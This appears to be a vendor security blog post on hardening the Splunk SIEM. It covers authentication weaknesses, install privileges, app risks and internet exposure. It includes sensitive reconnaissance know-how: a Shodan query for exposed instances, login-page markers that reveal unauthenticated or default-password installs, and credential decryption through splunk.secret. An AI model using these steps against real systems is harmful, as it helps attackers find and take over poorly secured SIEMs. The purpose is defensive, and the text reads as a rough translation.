In one of our webinars a while ago  #11PathsTalks, @holesec and @DaPriMar spoke to us about what a SIEM is and also advanced correlation. We will analyze the different issues which can influence a SIEM’s security in a positive or negative way, but in this case we base it upon Splunk. As with any SIEM, it allows us to search for, monitor and analyze information generated by different equipment within the infrastructure, in this case through a web interface. This software captures, indexes and correlates information in real time in a repository which allows us to generate graphics, reports, alerts and different visualisations. According to their website, it has more than 3700 clients, including more than half of the Fortune 100. The three most utilized versions of Splunk are: Splunk Free, Splunk Enterprise and Splunk Cloud. Also there is a light version which is mainly utilized for AWS, however we will not discuss this now.

Although it is possible to analyze a SIEM from multiple possible attack vectors, for this first particular approximation we would like to focus upon these four key points: 

  1. Authentication methods
  2. User installation
  3. Application Installation and Administration
  4. Internet Exposure

Based on this and also by working on the analysis of the different versions, we will discuss what we have surprisingly found throughout this article and how it could be utilized as a ‘guide’ for the analysis of any such system.

Authentication Methods

Splunk Free does not possess any type of authentication, any user which knows the IP address and the corresponding port can start the Splunk session with administrator privileges. In this website, the vendor clearly indicates that this version is not adequate for corporate environments.

Splunk Enterprise possesses various authentication method options to choose from (Splunk, LDAP, Scripted, SAML, ProxySS) which configure within the file:

$SPLUNK_HOME/etc/system/local/authentication.conf.

Splunk’s own authentication (an authentication method selected by default) is neither adequate for corporate environments since the only parameter that the password can be set to is the length, and by default it is set to 0. Splunk does not allow you to set up a blocking rule for failed access attempts, thus it is acceptable to strong attacks; neither does it enforce rules which guarantee password complexity. The user by default is the admin of their corresponding password ‘changeme’. 

Splunk Cloud comes from two different versions, Managed Splunk Cloud and Self-Service Splunk Cloud. In order to differentiate one from the other you can analyze the URL. The URLs from the Self-Service are in this format: https://prd-*.cloud.splunk.com and the URLs from Managed are in this format https://*.splunkcloud.com. In Splunk Self-Service the users can authenticate themselves with their splunk.com account which has long and complex password restrictions. In Splunk Managed the users can authenticate themselves through SAML, although they normally utilize Splunk’s own authentication, since it comes with it by default. Although, it has a length of eight characters set, it is still the only parameter used.

It is important to take into account that by configuring Splunk, in order to utilize another authentication method which is not its own authentication (for example LDAP), all of the local user’s accounts with Splunk’s own authentication will continue to be active (including the admin account). In order to eliminate all of the local accounts you must leave the file $SPLUNK_HOME/etc/passwd blank. This file should not be deleted, since otherwise, it will be returned to the user by the admin with the password ‘changeme’.

User Installation

Both Splunk Free and Enterprise can be installed with root privileges in the Linux/Unix platforms, with administrator privileges in Windows platforms or with users with less privileges in both platforms, and adequately configuring the necessary permissions in the system files. This last option is the most recommended within corporate environments since it reduces surface attacks in case Splunk becomes compromised. Splunk’s installation guide indicates how to carry out the installation for users with restricted privileges in different platforms. Also the universal forwarders or splunk clients which are installed on the systems from which the logs will be collected from, should be installed with users of limited privileges; since they could be used to execute commands or send scripts from the Splunk server utilizing it as a deployment server.

Application Administration and Installation

Splunk Free and Enterprise can administer themselves in different ways: from the web consola, the Splunk CLI, modifying the files from the corresponding settings in the operating system or utilizing the REST API. Splunk Free as well as Enterprise allow the installation of ‘custom’
or user created applications (for example in python), in addition to those present in Splunkbase, which is the official repository of Splunk applications and add-ons. The installation of applications created by the user presents risks, since once the Splunk server is compromised it could install any type of malicious application, which for example allows them to control the server through a web shell or a reverse shell (always taking into account the permissions of the user’s account utilized for Splunk’s installation), or it is sent to the the universal forwarders in order to compromise the Splunk clients’ systems.

In Splunk Cloud you do not have access to administrate Splunk from the CLI nor by the system file to modify the file settings. You can utilize Splunk Web and the REST API in order to carry out some administrative tasks. Neither can you install any application, but only those which are approved by Splunk in order to be used in the cloud environment. Before the applications are approved, they go through a validation process by the tool AppInspect which determines if it complies with the requirements of the defined security, for example: it does not require privilege increases with sudo, su, groupadd or useradd, it does not use reverse shells, it does not manipulate files outside of the application’s directory and it does not manipulate processes outside of the application’s control nor the operating system nor reset the server.

Internet Exposure

Search in Shodan from Splunk browsers

In the case of Splunk Free and Enterprise, it is not recomendable to expose the web interface (default port 8080) nor the management interface (port 8089) online. However, regrettably, it is quite a common practice as you can see in the search engine Shodan by searching for http.component:”splunk”, where almost 800 computers appear. Also, it is possible to identify what type of Splunk it deals with by analyzing the source code of the page login from the same Splunk:

[dirección ip=”” n=””]:[puerto]/en-US/account/login?return_to=%2Fen-US%2F[/puerto][/dirección]


  • “isFree”:true it indicates to us that it deals with a Free Splunk Version (without authentication)

  • “instance_type”:”cloud” it indicates to us that it deals with a Cloud Splunk Version

  • “instance_type”:”download” and “product_type”:”enterprise” it indicates to use that it deals with a Splunk Enterprise Version

  • “hasLoggedIn”:false it indicates to us that no user started the session in the system, which is a clear indicator that this Splunk still maintains the default password since nobody could start the session to change it.

As a matter of fact, for this particular case of Splunk analysis, we have found that at the moment of installation, it creates a file with a password to utilize in order to encrypt the authentication information in the file settings and to encrypt the utilized passwords for the different applications. This key is found in the file: 

$SPLUNK_HOME/etc/auth/splunk.secret 

Which is unique for each Splunk installation. The applications which are downloaded from Splunkbase (for example the add-on which allows its integration with the Active Directory, or which allows them to integrate Splunk with communication depositories) they need to store the credentials in the file settings from its own application. Splunk decrypts these passwords by using splunk.secret. The risk in this case, is that once the Splunk server is compromised, you can use the same Splunk API to decrypt the password from these applications with a simple Python script and thus it can compromise other components of the infrastructure.

Conclusion

As with in many other fields, you can protect your equipment within the infrastructure and server where you find SIEM installed, by adequately choosing the version to use and then configuring it in a safe way (following the manufacturer’s best practices). Logically, in the presence of such a delicate infrastructure, any error could expose very valuable information to the attackers, and sometimes it could even let them know passwords from the organization’s internal applications. In this example we have focused upon SPlunk as a ‘case study’, however in general they should consider the following aspects to carry out the SIEM hardening:

  • To utilize a non-privileged user (not the root nor the administrator) for the installation
  • To modify the default passwords as soon as they are installed
  • To select a robust and secure authentication method which does not exist in simple forms to conceal it (as we saw in the Splunk case which needed to erase the file $SPLUNK_HOME/etc/passwd)
  • To utilize certificates on the web interface, which are preferably not auto generated
  • To disable the web component if you do not use it
  • Do not expose the SIEM ports to untrustworthy networks
  • To update the SIEM regularly, and to incorporate it into the the audit scope or intrusion test, which are carried out periodically
  • To activate SIEMs own audit and monitor the resulting events


Finally, given that we have spoken about Splunk throughout our analysis, we can continue to explore this with the following links from the vendor, which shows the best practices to utilise in order to protect these systems.


Yamila Levalle

Innovation and Laboratory Team at ElevenPaths

[email protected]

@ylevalle